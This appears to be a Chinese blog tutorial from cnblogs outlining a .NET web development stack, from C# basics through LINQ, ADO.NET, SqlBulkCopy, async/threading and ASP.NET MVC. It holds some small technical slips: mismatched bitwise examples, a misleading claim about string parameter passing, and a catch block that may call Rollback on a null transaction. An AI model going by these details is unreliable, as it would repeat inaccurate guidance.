# [.Net Web开发技术栈](http://www.cnblogs.com/1996V/p/7700087.html)

有很多朋友有的因为兴趣，有的因为生计而走向了.Net中，有很多朋友想学，但是又不知道怎么学，学什么，怎么系统的学，为此我以我微薄之力总结归纳写了一篇.Net web开发技术栈，以此帮助那些想学，却不知从何起的朋友。

本文整理了当前企业web开发中的管理系统，商城等系统的常用开发技术栈。

****C#常见运算符****

1. 一元运算符（+、-、!、~、++、--）
2. 算术运算符（\*、/、%、+ 、 – ）
3. 移位运算符（<< 、>> ）

左位移相当于乘以2的位移次方，右位移相当于除以2的位移次方，向下取整。

1. 关系和类型测试运算符（==、!=、<、>、<=、>=、is 和 as）

**is** 运算符用于判断实例是否与指定类型**兼容**，兼容指的是该实例的类型或父类型。

**as** 运算符执行引用类型的转换，如果类型兼容则返回实例，否则返回null。相比起用括号来进行强制转换，这种方式更加高效，因为这种方式不会抛出异常，而抛出异常会消耗大量的CPU资源。

1. 逻辑运算符（&(位与)、^(位异或) 和 |(位或) ）

&是按位运算，如果对应的位都是1则是1，否则是0

例如：byte a = 12,b = 7;

Byte r = a & b; => 0000 1100 //12

0000 0111 //7

-------------------

0000 0100 //4

|也是二进制运算符，如果对应的位有一个是1则是1，否则是0

例如：byte a = 11,b = 7;

Byte r = a | b; => 0000 1100

0000 0111

---------------

0000 1111 //15

^:如果两个数字相同则为0，否则为1

例如：byte a = 11,b = 7;

Byte r = a ^ b; => 0000 1100

0000 0111

---------------

0000 1011 //11

1. 条件逻辑运算符（&& 和 || ）
2. 空合并运算符（??）条件运算符（它也称为三元运算符，?: ）
3. 赋值运算符（=、+=、-=、!=、/=、&=、|=）

**什么是表达式？**

表达式是由运算符和运算对象组成，单独的一个运算对象（常量/变量）也可以叫做表达式，这是最简答的表达式。

eg：4,4+2，c = 7+5,3>5，……

## ****C#常见语句块****

* Try（用于捕捉在块的执行期间发生的各种异常）
* Checked 语句和 Unchecked（用于控制整型算术运算和转换的溢出检查上下文）
* Lock（获取某个给定对象的互斥锁，执行一个语句，然后释放该锁）
* Using(获取一个或多个资源，执行一个语句，然后释放该资源)

## ****变量与常量****

C#**变量**可以分为**值类型**和**引用类型**，值类型又可以分为**简单类型**和**复杂类型**。

值类型 => 简单类型

=>整数类型/基元类型(byte,short,int,long)

=>浮点类型(float,double)

=>布尔类型(bool)

=> 复杂类型(Enum,struct)

引用类型 => Array,String,Class,delegate

计算机的存储单位由小到大：bit => byte => kb => mb => gb => tb

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **类型** | **说明** |  |  | **范围** |
| Byte | 8位 | 8bit | 1b空间 | 0~255 |
| Short | 16位 | 16bit | 2b空间 | -32768~32767 |
| Int | 32位 | 32bit | 4b空间 | -21亿~21亿 |
| Float | 精确到7位数 |  |  | 1.5X10-45~3.4X1038 |
| Double | 精确到15~16位数 |  |  | 50X10-324~1.7X10308 |

**枚举**：定义了一组常量键值对，直接可以取出int类型的值，如需取出键需调用Enum.GetName()方法。

**结构体**：与类相似，用struct定义；存放在栈中默认占用1MB空间；

**值类型与引用类型的区别**：值类型是存放在栈上，默认大小1MB，引用类型只受机器内存的限制。所以值类型的效率比引用类型的高。

**设计思想的区别**：对于动态大小的东西一般放在引用类型中，对于固定大小的东西放在值类型中。

C#**常量**，用const修饰，它是和类绑定的，静态的，它的值被初始化后不可修改。常量名通常用大写字母表示。

## ****C#类型转换****

类型转换可以分为**隐式类型转换**和**强制类型转换**。

**值类型**中将小范围的转化为大范围的是隐式转换，例如：byte转int，因为byte占用1b空间，int占用4b空间。

值类型中将大范围转换为小类型的是强制转换，例如：int转byte，编译器会提示编译错误，需要加上括号或者调用Convert类的方法。

如果使用括号，有可能会出现错误的结果，这将让错误的结果在程序中运行。而如果使用Convert类的方法，后台会抛出异常，推荐使用。

**引用类型**中将子类型转换为父类型的是隐式转换，将父类型转换为子类型是强制转换。

**值类型和引用类型之间的转换**称为**装箱**和**拆箱**。

装箱操作指的是值类型转成引用类型：object obj = 10;

拆箱操作指的是引用类型转成值类型：int num = (int)obj;



## ****C#书写规范和命名规范****

**书写规范**

1.  尽量使用接口，然后使用类实现接口，以提高程序的灵活性。

2. 一行不要超过80个字符

4. 关键的语句写注释

5. 建议局部变量在最接近使用它的地方声明

6. 不要使用goto系列语句，除非使用在跳出深层循环时

7. 避免出现使用超过5个参数的方法。可以用类来代替

8. 避免书写代码量过大的try....catch模块

9. 避免同一个文件中放置多个类，尽量一个文件对应一个类型

10. 生成和构建一个长的字符串时，一定要使用StringBuilder类型，而不用string类型

11. switch语句一定要有default语句来处理意外情况

12. 对于if语句，使用“{}”把语句块包含起来

13. 尽量不使用this关键字引用

**命名规范**

1. 用Pascal规则来命名方法和类型，pascal命名规则是第一个字母必须大写，并且后面的连接词第一个字母也要大写。
2. 所有的成员变量前加前缀“\_”
3. 接口名称加前缀“I”
4. 所有成员变量声明在类的顶端，用换行把他和其他方法分开
5. 使用某个控件的值时，尽量命名局部变量

## ****C#字符与字符串****

C#用char关键字表示一个字符，每个字符都有它对应的ASC码，如下所示：



常用的方法有IsLower()判断字符是否是小写字母，IsUpper()是否为大写字母，IsNumber()是否为数字。

ToUpper()将字母转成大写，非字母返回原值，ToLower()将字母转成小写，非字母返回原值。

将字符用int类型强制转换一下可得到ASC码，将一个int类型的数字对其调用Convert.toChar()即可转成char类型。

常见的ASC码有A(65)，a(97)

C#中String表示一个字符串，字符串是又字符数组组成的，它是引用类型；

需要注意的是，它虽然是引用类型，但在当做参数传递时，是当做值类型传递的，传递的是值而不是地址。也就是说方法中对string参数的任何改变都不会影响到外面的string对象。

常用的方法有：

|  |  |
| --- | --- |
| 方法名 | 用法 |
| Compare | 返回三值，第一个参数比第二个参数小返回-1，大返回1，相等返回0 |
| Equals | 返回二值，两个字符串相等返回true，否则返回false |
| Concat | 返回传入字符串的连接值 |
| Format | 用字符串替换占位符 |
| Join | 将一个集合转成字符串，在编写SQL语句时非常有用 |

StringBuilder和String在拼接字符串时在性能上有很大差异

## ****C#常见类修饰符****

* abstract抽象类

C#允许把类和方法声明为abstract。抽象类不能实例化，而抽象方法不能直接实现，必须在非抽象类的派生类中重写

* sealed密封类

给类添加sealed修饰符，就不允许创建该类的子类。密封一个方法，表示不能重写该方法

* virtual虚方法

把一个基类方法声明为virtual，就可以在任何类的派生类中重写该方法。也可以将属性声明为virtual

* static静态类

静态类无法被实例化，仅包含静态成员。Static修饰的成员，是属于类的，当这个类第一次加载时，该类下的所有静态成员会被加载，静态成员是唯一的，直到程序退出才会被回收。

* 静态成员(属性，字段，方法等)

静态成员属于类所有，它在内存中只占用一块区域，无论类创建了多少实例。而使用实例化会创建多个内存;静态方法效率上比实例高，缺点是不自动进行销毁，而实例化则可以做销毁

* Override 重写方法

C#要求在派生类的函数重写一个函数时，要使用override关键字显示声明

* partial分部修饰

访问修饰符（public、protected、internal 和 private ）

|  |  |  |
| --- | --- | --- |
| 修饰符 | 应用于 | 说明 |
| Public | 类和类的成员 | 任何代码均可访问 |
| Protected | 类的成员 | 只有派生的类型能访问 |
| Internal | 类和类的成员 | 只有包含在它的程序集中才能访问能访问 |
| Protected inernal | 类的成员 | 可以在其他项目中被子类使用 |
| Private | 类的成员 | 只有在类的内部才能访问 |

## ****C#常用预处理指令****

* #region：指定一个可展开或折叠的代码块
* #endregion：它标识着 #region 块的结束
* #define： 它用于定义一系列成为符号的字符
* #undef：它用于取消定义符号
* #if、#else、#elif、#endif：用于创建复合条件指令
* #waring常用于#if语句中，用来提醒调试代码是否启动

## ****C#集合类****

线性集合：List,Queue,Stack,Dictionary,HashSet

树形结构：SortedDictionary

List按值查找和添加，删除的时间复杂度为O(n)

Dictionary,HashSet按值查找和添加，删除的时间复杂度为O(1)

SortedDictionary按值查找的时间复杂度为O(logN)，它比Dictionary多了个排序的功能，但是它范围查找的事件复杂度为O(logN) + M（M为查找的个数），而Dictionary范围查找的时间复杂度为O(N)

## ****委托****

* Delegate、Lambda、Action、Func、Predicate、事件EventArgs
* 要把方法传递给一个方法时就需要用到委托。该方法可以是普通方法，也可以是静态方法。
* 多播委托：委托也可以包含多个方法，如果使用多播委托就可以按循序调用多个方法，为此多播委托的返回值必须为空
* Lambda表达式，从C# 3.0开始，就有一种的新的方法实现委托的赋予：Lambda表达式。只有委托参数类型的地方，就可以使用Lambda表达式。
* 泛型Action<T>委托表示引用一个void返回类型的方法。这个委托至多可以传递16种不同的参数类型。Action<in T>调用带一个参数的方法。
* Func<T>顾名思义它的使用方式类似于方法，所以它允许带返回值。它也可以至多传递16个参数类型。Func<out TResult>可以调用带返回值且无参数的方法
* 事件基于委托，为委托提供了一种发布/订阅机制

## ****泛型****

* 泛型类、泛型方法、泛型约束、泛型接口、协变和抗变

泛型的优势

* 泛型的一个主要优点是性能，避免了拆箱和装箱操作
* 泛型的另一个优点是类型安全，在泛型类List<T>中，泛型类型T定义了允许使用的类型。
* 泛型类型的命名规范：
* 泛型类型的名称用字母T作为前缀
* 如果没有特定要求泛型类型允许用任意类替代
* 如果泛型类型有特定的要求，或者使用了两个以上泛型类型，就应该给泛型类型使用描述性的名称，如：TEventArg，TValue，TKey，TInput
* 创建一个泛型类有4点需要注意的：
* 1.默认值，由于泛型类型可能是值类型(默认值0)或引用类型(默认值null)，为了解决该问题，可以使用default关键字，通过default关键字，将null赋予引用类型，0赋予值类型。
* 2.约束，如果泛型类需要调用泛型类型中的方法，就必须添加约束，将T改为Txxx，并在where子句中指定实现的接口。如：public class DocumentManager<TDocument> where TDocument : IDocument {
* 3.继承，泛型类型可是现实泛型接口，也可以派生自一个类，泛型类也可以继承泛型基类，其要求是必须重复接口的泛型类型，或者必须指定基类的类型。
* 4.静态成员，如：public class StaticDemo<T>{ public static int x}，由于同时对一个string类型和一个int类型使用了StaticDemo<T>类，因此存在两组静态字段。
* 使用泛型类型可以定义接口，在接口的定义中可以使用带泛型的参数

范型约束

* 我们可以对范型的范围进行规定：常用的有值类型，引用类型，接口，类等
* 语法格式为在类后面添加 where T : struct/class/接口名称/类名
* 协变和抗变：在.NET 4之前，泛型接口是不变的。.NET 4通过协变和抗变为泛型接口和泛型委托添加了一个重要拓展。协变和抗变指对参数和返回值的类型进行转换。
* 协变：协变类型用out参数标注，支持隐式转换，可以将方法的返回值设置为T，不能把T作为输入参数
* 抗变：抗变类型用in参数标注，泛型接口就是抗变的，支持强制转换，可以将T作为输入参数，不能将T设置为返回值。
* 泛型方法：除了定义泛型类之外，还可以定义泛型方法，在方法声明中可以定义泛型类。泛型方法可以在非泛型类中定义。

## ****Linq****

概念：语言集成查询(Language Integrated Query,Linq)在C#中集成了查询语法，可以用相同的语法访问不同的数据源。Linq提供了不同数据源的抽象层，所以可以使用相同的语法。

并不是所有的查询都可以用Linq查询语法完成。也不是所有的拓展方法都映射到Linq查询子句上。高级查询需要使用拓展方法。

Linq有两种语法风格：

1. “查询语法(Query Syntax)”，这种语法格式类似于SQL查询。
2. “点语法(Dot-nontation Syntax)”，这种语法是基于拓展方法的。

“查询语法”的格式：查询表达式必须以from开头，以select或group结束。在这两个子句中间可以使用where，orderby，join，let和其他from子句。

Linq有的方法有延迟的特性，这个特性的效果是直到对结果进行遍历，才会执行该查询。

|  |  |  |
| --- | --- | --- |
| 拓展方法 | 描述 | 延迟 |
| All | 如果数据源的所有条目都与谓词匹配，则返回true | 否 |
| Any | 如果数据源至少有一个条目与谓词匹配，则返回true | 否 |
| Contains | 如果数据源包含指定的条目或值，返回true | 否 |
| Count | 返回数据源的条目数 | 否 |
| First | 返回数据源的第一个条目 | 否 |
| FirstOrDefault | 返回数据源的第一个条目，或无条目时，返回默认值 | 否 |
| Last | 返回数据源最后一个条目 | 否 |
| LastOrDefault | 返回数据源最后一个条目，或无条目时，返回默认值 | 否 |
| Max或Min | 返回由Lamdba表达式表示的最大值或最小值 | 否 |
| OrderBy  OrderByDesceding | 基于Lambda表示式返回值对数据源进行排序 | 是 |
| Reverse | 反转数据源中数据项的顺序 | 是 |
| Select | 设计一个查询结果 | 是 |
| SelectMany | 把每个数据项投射到一个条目序列中，然后把所有的这些结果序列连接成一个序列 | 是 |
| Single | 返回数据源第一个条目，或者有多个匹配时抛出异常 | 否 |
| SingleOrDefault | 返回数据源第一个条目，或无条目时，返回默认值；有多个条目匹配时，抛出一个异常 | 否 |
| Skip  SkipWhile | 跳过指定数目的元素，或者当谓词匹配时跳过 | 是 |
| Sum | 对谓词选定的词求和 | 否 |
| Take  TakeWhile | 从数据源的开始处选择指定数目的元素，或当谓词匹配时选择条目 | 是 |
| ToArray  ToDictionary  ToList | 把数据源转成数组，字典，列表 | 否 |
| Where | 过滤数据源中与谓词不匹配的条目 | 是 |

* 内连接用join子句合并两个数据源
* 左外连接用join子句和DefaultIfEmpty方法定义

常用方法：

Where()

* Where<TSource>(this IEnumerable<TSource> source, Func<TSource, int, bool> predicate);
* 该方法的委托参数第一个参数TSource表示数据源(即调用它的对象)，第二个参数是索引序列，返回值为bool
* Where<TSource>(this IEnumerable<TSource> source, Func<TSource, bool> predicate);
* 该方法的委托参数第一个参数TSource表示数据源，返回值为bool

SelectMany()

* SelectMany<TSource,TResult>(this IEnumerable<TSource> source, Func<TSource, IEnumerable<TResult>> selector);
* 该方法的委托参数第一个参数TSource表示数据源，返回值为合并后的集合
* SelectMany<TSource, TCollection, TResult>(this IEnumerable<TSource> source, Func<TSource, IEnumerable<TCollection>> collectionSelector, Func<TSource, TCollection, TResult> resultSelector);
* 该方法的第一个委托参数第一个参数TSource表示数据源，返回值为合并后的集合，第二个委托参数第一个参数TSource表示相同的数据源，第二个参数表示第一个委托参数的返回值(集合)，第三个参数表示合并后的集合

OrderBy() OrderByDescending() ThenBy() ThenByDesceding()

* OrderBy<TSource, TKey>(this IEnumerable<TSource> source, Func<TSource, TKey> keySelector);
* 上面四个方法的第一个委托参数TSource表示数据源，返回值为排序的关键字名称TKey

GroupBy()

* GroupBy<TSource, TKey>(this IEnumerable<TSource> source, Func<TSource, TKey> keySelector);
* 第一个委托参数TSource表示数据源，返回值表示分组的关键字名称。它的返回值是IGrouping对象，它定义了Key属性用于访问分组的关键字，还有分组后的TSource对象也可以访问的到.

## ****反射****

* 反射拼接SQL语句、反射转换Json/Datatable...、序列化反序列化（ISerializable）、反射动态调用dll、反射动态配置扩展
* 序列化是把一个对象持久化到磁盘中的过程。另一个应用程序可以反序列化对象，使它的状态与序列化之前一样。
* **XML数据格式**
* 我们可以使用XMLDocument类在文档对象模型(DOM)层次结构内导航
* 也可以使用XMLReader和XMLWriter。使用XML更复杂，但可以读取更大的文件。使用XMLDocument把文档全部加载进了内存中，使用XMLReader可以逐个节点读取。
* 另一个使用XML的方式是System.Xml.Serialization，把.NET对象序列化为XML，也可以把XML反序列化为.NET对象。
* 查询XML内容时，可以使用XML标准XPath或Linq to Xml。
* 对于WCF，XML可以压缩为二进制格式。JSON也可以压缩为二进制格式(BSON) .
* 我们可以使用WSDL描述XML数据，使用Swagger描述JSON数据。
* **XmlReader，XMLDocument和XPathNavigator类**
* XmlReader和XmlWriter类提供了读写大型XML文档的快速方式。
* 常见的遍历文档的方法有Read()方法进入下一个节点。然后验证该节点是否有值(HasValue())，或者该节点是否有特性(HasAttributes())，XmlReader还可以读取强类型的数据，它有几个方法如：ReadElementContentAsDouble()，ReadElementContentAsString()
* XmlDocument类用于在.NET中读写DOM类。与XmlReader和XmlWriter不同的是XmlDocument具有读写的功能，并可以随机访问DOM树。常见的遍历方法有GetElementByTagName()获取指定元素的列表，然后调用子集的OuterXml,InnerXml,NextSibling,PreviousSibling等属性。
* XPathNavigator也可以读写XML文档，特点是可以通过XPath语句访问到指定元素。要注意的是，只用通过XMLDocument创建的对象才可以修改文件，通过XMLPathDocument创建的对象是只读的。。
* **XML序列化**
* .NET Framework为序列化提供了两个名称空间：System.Xml.Serialization和System.Xml.XmlSerializer。它包含的类可用于把对象序列化为Xml文档或者流。这也就表示把对象的公共属性和字段转换为Xml元素或属性。
* 我们可以在POCO的属性上添加XmlElement元素，来定义输出XML的名称，命名空间，类型等。如：ElementName设置XML元素的名称，Namespace设置命名空间的名称，Order设置顺序
* XmlAttribute可以将POCO的属性设置为XML的属性，并且可以设置XML属性的名称，命名空间等。

## ****常用类****

* IO类、Json.NET、Http辅助类（HttpClient、Restsharp、WebClient、WebRequest）、爬虫类、文件压缩类、条形码 、金额、时间、Assembly等类的实现
* **IO类**
* File，FileInfo类可以读取，写入，创建，删除，移动文件
* 在C# 4.0之前ReadAllLines()方法用于读取文件中所有的行，并以数组的形式返回，但是它有一个问题，就是它要等所有的行写入内存之后才能读取第一行内容。
* ReadLines()方法解决了这个问题，它返回IEnumerable<string>而不是string数组，这个新增的方法要高效很多，它不是将所有行一次性加载进内存中，而是每次读取一行。
* 如果要打开一个很大的文件，之前的方法要等整个文件都加入内存中，才能访问第一行。而这个新方法每次只读取一行，更加高效。
* Path类可以读取文件或目录的信息如：扩展名，文件，文件夹名，返回随机文件，创建临时文件等。
* 流是一个用于传输数据的对象，数据可以向两个方向传输：
* 外部源 --> 程序 (读取流)
* 程序 --> 外部源 (写入流)
* 外部源可能是一些网络协议(接口)，命名管道，内存区域
* 我们可以使用System.IO,MemoryStream对象读写内存
* System.Net.Sockets.NetworkStream对象处理网络数据
* Stream类对外部数据源不做任何假定，外部数据源可以是文件流，内存流，网络流或任意数据源。
* 一些流可以链接调用(chain)，可以先使用DeflateStream压缩数据，然后写入到FileStream,MemoryStream或NetworkStream中。
* 直接读写流不是那么容易，但是可以使用阅读器和写入器，流入StringReader和StringWriter类。这是一个关注点分离。
* 使用FileStream类读写文本文件，需要使用字节数组。有更简单的方法：使用读取器(StreamReader)和写入器(StreamWriter)，使用它们无需处理字节数组和编码，比较轻松。

## ****数据层****

* 原生的ADO.NET
  + Connections. 用于连接和管理针对数据库的事务。
  + 为了访问数据库，需要提供某些连接参数，如运行数据库的计算机和登记证书。使用SqlConnection类来连接SQLServer
  + 我们可以在https://www.connectionstrings.com/上找到各个数据库的连接字符串。
  + 连接池，现在关闭连接不会关闭与服务器的连接。相反，连接会添加到连接池中。再次打开连接，它可以从连接池中提取，因此打开连接会非常快速，只有第一次打开连接需要一定的时间。
  + Commands. 用于发出针对数据库的SQL指令。
  + 创建命令：conn.CreateCommand()
  + 赋予SQL语句：command.CommandText = sql
  + 设置参数：command.Parameter.AddWithValue(“ID”,1)
  + 执行命令：ExecuteNonQuery() ---执行命令，但不返回结果
  + ExecuteReader() ---执行命令，返回一个IDataReader
  + ExecuteScalar() ---执行命令，返回结果集中第一行第一列的数据
  + DataReaders. 用于从SQL Server数据源读取只进流的数据记录。**在线读取**
  + 读取数据时，Read方法在while循环中调用。
  + 访问列的时候，调用不同的GetXXX方法
  + DataSets. 用于针对结构型数据，XML数据和关系型数据的存储，远程处理和编程。**离线读取**
  + DataSet 由一组数据表组成
  + 
  + DataAdapters. 用于推送数据到DataSet，并针对数据库协调数据。
  + 赋予SQL语句：new SqlDataAdapter(sql,conn)
  + 填充数据集：adapter.Fill(ds)
  + 存储过程
  + 设置调用的是存储过程，而非SQL语句：command.CommandType = CommandType.StoredProcedure;
  + 将参数传出去：adapter.SelectCommand = command;

SqlBulkCopy:用于批量插入数据，这种方式比Insert方式性能要高许多。

需要注意的是，DataTable中的列需要与即将插入的表的列兼容，名称和数据库的顺序完全一致。楼主往日期类型插入空值时就遇到了一个问题，那就是不能给这一列的设置Null值，而是要通过不给其赋值的方式。DataTable的表名要与数据库的表名一致。

插入数据时，有个SqlBulkCopyOptions可以设置，它可以更改SqlBulkCopy的行为，它是枚举类型，它的值如下所示：

|  |  |
| --- | --- |
| 字段 | 解释 |
| Default | 使用所有选项的默认值 |
| KeepIdentity | 保留源标识值。 未指定标识值时，该值由目标指派。这个很好理解，比如将A表中的数据批量导入到B表中，B表的标识列id依旧套用A表的id时就需要这个。 |
| CheckConstraints | 插入数据时检查约束。 默认情况下，不检查约束。当数据是从外部导入时就需要检查约束 |
| TableLock | 获取批量复制操作持续时间的批量更新锁定。 如果未指定，则使用行锁定。 |
| KeepNulls | 在目标表中保留 null 值，而不考虑默认值的设置。 如果未指定，由默认值替换 null 值（适用时）。假如A表中的Salary为Null，B表中的Salary的默认值为0，那么A表导入B表后Salary的值会变成0。 |
| FireTriggers | 如果指定，则使服务器激发插入触发器，从而使行插入数据库。 |
| UseInternalTransaction | 如果指定，批量复制操作的每一批都将在事务内发生。如果指示该选项，并且还向构造函数提供 [SqlTransaction](https://docs.microsoft.com/zh-cn/dotnet/api/system.data.sqlclient.sqltransaction?view=netframework-4.7.2) 对象，则发生 [ArgumentException](https://docs.microsoft.com/zh-cn/dotnet/api/system.argumentexception?view=netframework-4.7.2)。 |

代码如下：

/// <summary>

/// 批量导入

/// </summary>

/// <param name="dt"></param>

/// <returns></returns>

public static bool ExecuteNonQuery(DataTable dt)

{

SqlConnection connection = null;

SqlTransaction tran = null;

SqlBulkCopy sqlbulkcopy = null;

try

{

connection = new SqlConnection(connStr);

connection.Open();

tran = connection.BeginTransaction();//开启事务

sqlbulkcopy = new SqlBulkCopy(connection, SqlBulkCopyOptions.CheckConstraints, tran);

sqlbulkcopy.BulkCopyTimeout = 100; //超时之前操作完成所允许的秒数

sqlbulkcopy.BatchSize = dt.Rows.Count; //每一批次中的行数

sqlbulkcopy.DestinationTableName = dt.TableName; //服务器上目标表的名称

for (int i = 0; i < dt.Columns.Count; i++)

{

sqlbulkcopy.ColumnMappings.Add(i, i); //映射定义数据源中的列和目标表中的列之间的关系

}

sqlbulkcopy.WriteToServer(dt); // 将DataTable数据上传到数据表中

tran.Commit();

return true;

}

catch (Exception e)

{

if (connection != null)

{

connection.Close();

}

tran.Rollback();

return false;

}

finally

{

if (connection != null)

{

connection.Close();

}

if(sqlbulkcopy != null)

{

sqlbulkcopy.Close();

}

}

}

来源：[使用事务和SqlBulkCopy批量插入数据](https://www.cnblogs.com/riddly/p/4072564.html) [SqlBulkCopyOptions Enum](https://docs.microsoft.com/zh-cn/dotnet/api/system.data.sqlclient.sqlbulkcopyoptions?view=netframework-4.7.2)

* ORM框架
  + EF
  + [Dapper：最常见的轻量级ORM框架（开源）](https://github.com/StackExchange/Dapper)
  + Nhibernate：最常见的重量级ORM框架
  + ...

## ****异步和多线程****

TPL异步

使用异步编程，方法调用时在后台运行，并且不会阻塞调用线程。

异步编程模型Async Patterns Model(APM)

异步模式定义了BeginXXX和EndXXX方法。BeginXXX方法接受其同步方法的所有输入参数，EndXXX方法使用同步方法的所有输出参数，并按照同步方法的返回类型来返回结果。

基于事件的异步模式Event-based Async Pattern(EAP)

基于事件的异步模式定义了一个带有“Async”后缀的方法。例如，对于同步方法DownloadString，WebClient提供了异步方法DownloadStringAsync。并且你需要编写DownloadStringCompleted事件，这个事件会在异步方法完成后调用。

基于事件的异步方法优势在于易于使用。但是，在自定义类中这个模式就没有这么简单了。

基于任务的异步模式Task-based Async Pattern(TAP)

该模式定义一个带有“Async”后缀的方法，并返回一个Task类型。例如WebClient提供的基于任务的异步方法DownloadStringTaskAsync，该方法返回一个Task<string>，可以用string类接收它，并使用await关键字，await关键字会解除线程(UI线程)的阻塞，完成其他任务。

async和await关键字只是编译器的功能。编译器会用Task类创建代码。如果不使用者两个关键字，也可以用C# 4.0和Task类的方法来实现同样的功能，只是没有那么方便。

async修饰符只能用于返回.NET类型的Task或void方法，以及Window运行库的IAsyncOperation。

Task类的ContinueWith方法定义了任务完成后就调用的代码。指派给ContinueWith方法的委托接收已完成的任务作为参数传入，使用Result属性可以访问任务返回的结果。

Task类定义了WhenAll和WhenAny组合器。从WhenAll方法返回的Task，是在所有传入方法的任务都完成了才会返回Task。从WhenAny方法返回的Task，是在其中一个传入方法完成了就会返回Task。

C#五种调用多线程的方法：

1. Thread 调用线程

Thread thread = new Thread(Run1);

Thread thread2 = new Thread(Run2);

thread.Start();

thread2.Start();

1. ThreadPool 调用线程池

ThreadPool.QueueUserWorkItem(m => {Run1();});

ThreadPool.QueueUserWorkItem(m => {Run2();});

1. Task 调用线程或线程池，比前两个优化了

Task t = new Task(Run1);

Task t2 = new Task(Run2);

t.Start();

t2.Start();

1. Task.Factory 调用任务工厂

Task.Factory.StartNew(Run1);

Task.Factory.StartNew(Run2);

1. Parallel.Invoke 并行任务，这里是先执行Run1和Run2()再执行主线程，和之前四种不一样

Parallel.Invoke(Run1,Run2);

## ****数据结构****

* 算法
* 百鸡算法，贪婪思想，递归
* 线性表
* 二叉树
* 栈与队列
* **算法 (真正的编程应该是：编程=XX语言+数据结构+算法)**
* **递推思想**
* 概念：通过已知条件，利用特定关系逐步递推，最终得到结果为止，核心就是不断的利用现有信息推导出新的东西。
* 分类：“顺推”，“逆推”
* “顺推”是指通过条件推出结果
* “逆推”是指通过结果推出条件
* 例子：“斐波那契”数列，银行取钱
* **递归思想**
* 概念：递归，说白了就是直接或者间接的调用自己的一种算法。它是把求解问题转化为规模较小的子问题，然后通过多次递归一直到可以得出结果的最小解，然后通过最小解逐层向上返回调用，最终得到整个问题的解。总之递归可以概括为一句话就是：“能进则进，不进则退”。
* 三要素：
* 递归中每次循环都必须使问题规模有所缩小。
* 递归操作的每两步都是有紧密的联系，如在“递归”的“归操作时”，前一次的输出就是后一次的输入。
* 当子问题的规模足够小时，必须能够直接求出该规模问题的解，其实也就是必须要有结束递归的条件。
* 注意事项：
* 深层次的递归会涉及到频繁进栈出栈和分配内存空间，所以运行效率比较低，当问题规模较大时，不推荐使用。
* 在递归过程中，每次调用中的参数，方法返回点，局部变量都是存放在堆栈中的，如果当问题规模非常大时，容易造成堆栈溢出。
* 例子：阶乘，十进制转二进制
* **贪心思想**
* 贪心算法（又称贪婪算法）是指，在对[问题求解](https://baike.baidu.com/item/%E9%97%AE%E9%A2%98%E6%B1%82%E8%A7%A3)时，总是做出在当前看来是最好的选择。也就是说，不从整体最优上加以考虑，他所做出的是在某种意义上的局部[最优解](https://baike.baidu.com/item/%E6%9C%80%E4%BC%98%E8%A7%A3)。
* 注意事项：
* 不能保证贪心所得出的解是整体最优的。
* 不能用来求最大解和最小解问题。
* 只能求满足某些约束条件的可行解的范围。
* 例子：背包问题，找零钱
* **枚举思想**
* 将问题的所有可能的答案一一列举，然后根据条件判断此答案是否合适，保留合适的，舍弃不合适的。
* 枚举是我们在无奈之后的最后一击，那么使用枚举时我们应该尽量遵守下面的两个条件：
* 1.地球人都不能给我找出此问题的潜在规律。
* 2.候选答案的集合是一个计算机必须能够承受的。

## ****ASP.NET MVC框架****

ASP.NET MVC，前者代码支撑该应用框架的技术平台，它表明ASP.NET MVC和传统的Web Forms应用框架一样，都是建立在ASP.NET平台上的；后者表示该框架背后的设计思想，意味着ASP.NET MVC采用了MVC的架构模式。

一个典型的人机交互应用具有三个主要的关注点：数据的呈现，UI处理逻辑和业务逻辑。

自治视图将三种柔和在了一起，势必会带来以下三个问题：

1. 可测试性
2. 稳定性
3. 重用性

解决问题的办法是采用“关注点分离”，将数据的呈现，UI处理逻辑和业务逻辑三者分离出来。这里采用的模式就是MVC。

页面动态输出

Web页面从服务器到浏览器的整个呈现过程实际上是分三步：第一步是通过视图引擎对视图文件进行解释，将视图文件中的代码转成HTML代码，这一步叫**渲染**；第二步是将渲染后的HTML标记传递给客户端浏览器，这一步是页面的**传递**；第三步是浏览器接收到HTML后对其进行处理并呈现为Web页面，这一步才叫**呈现**。由此可见，渲染是把页面的非HTML代码转成HTML标记，这一步是由服务器完成的。而呈现是把HTML标记显示成Web页面，这一步工作是由浏览器完成的。渲染和呈现是整个页面处理过程两个不同的阶段，更不能把这两步工作混谈只有“呈现”。

**ASP.NET管道**

1. **HttpApplication**

HTTPApplication是整个ASP.NET的核心，它负责处理分发给它的HTTP请求。由于一个HTTPApplication对象在某一个时刻只能处理一个请求，只有完成对某个请求的处理后才能用于后续请求的处理，所以ASP.NET采用对象池的方式来创建或获取HTTPApplication对象。

1. **HttpModule**

ASP.NET拥有一个具有高度可拓展性的引擎，并且能够处理对于不同资源类型的请求。那么是什么成就了ASP.NET的拓展性呢？HttpModule功不可没。

以下一些就是典型的HTTPModule基础功能：

OutputCacheModule：实现了输出缓存功能

SessionStateModule：在无状态的HTTP协议上实现了基于会话（Session）的状态保存。

WindowsAuthentication + FormsAuthentication + PassportAuthentication Module：实现了Windows，Forms和Passport这三种典型的身份认证方式。

1. **HttpHandler**

对于不同资源的请求，ASP.NET会加载不同的Handler来处理，比如aspx页面（实现了IHttpHandler接口）和asmx Web服务（WebServiceHandler）对应的Handler是不同的。所有的HttpHandler都实现了具有如下定义的接口System.Web.IHttpHandler，定义了其中的方法ProcessRequest提供了处理请求的实现。

**Routing路由**

对于传统的ASP.NET WebForms应用来说，用户请求总是指向某个具体的物理文件，目标文件的路径决定了访问请求的URL。但是对于ASP.NET MVC应用来说，来自浏览器的请求总是来自某个Controller中的某个Action，请求URL与目标Controller/Action之间的映射是通过“路由”来实现的。

**理解MVC模式**

MVC模式意味着一个MVC应用至少将被分离成3个层次：

1. **模型**(Model)：含有或表现用户进行操作的数据。模型可以是简单的**视图模型**(View Model)，它们只用来传递控制器和视图之间的数据；也可以是**域模型**(Domain Model)，它包含业务领域的数据，以及处理这些数据的操作，转换和规则。
2. **视图**(View)：用于将模型的某些部分渲染成用户界面。
3. **控制器**(Controller)：处理传入的请求，执行模型上的操作，并选择渲染给用户的视图。

**域模型**往往是一组C#类型(类或结构等)，统称为域类型。域中的操作由域类型中定义的方法来实现，而域规则表示成这些方法的逻辑。域模型通常是持久化的，且一直处于活动状态。

域模型是应用程序中业务数据及其处理的唯一和权威定义，我们常常把与模型放在一个单独的程序集中，这样应用程序的其他部分也可以创建对与模型的引用。

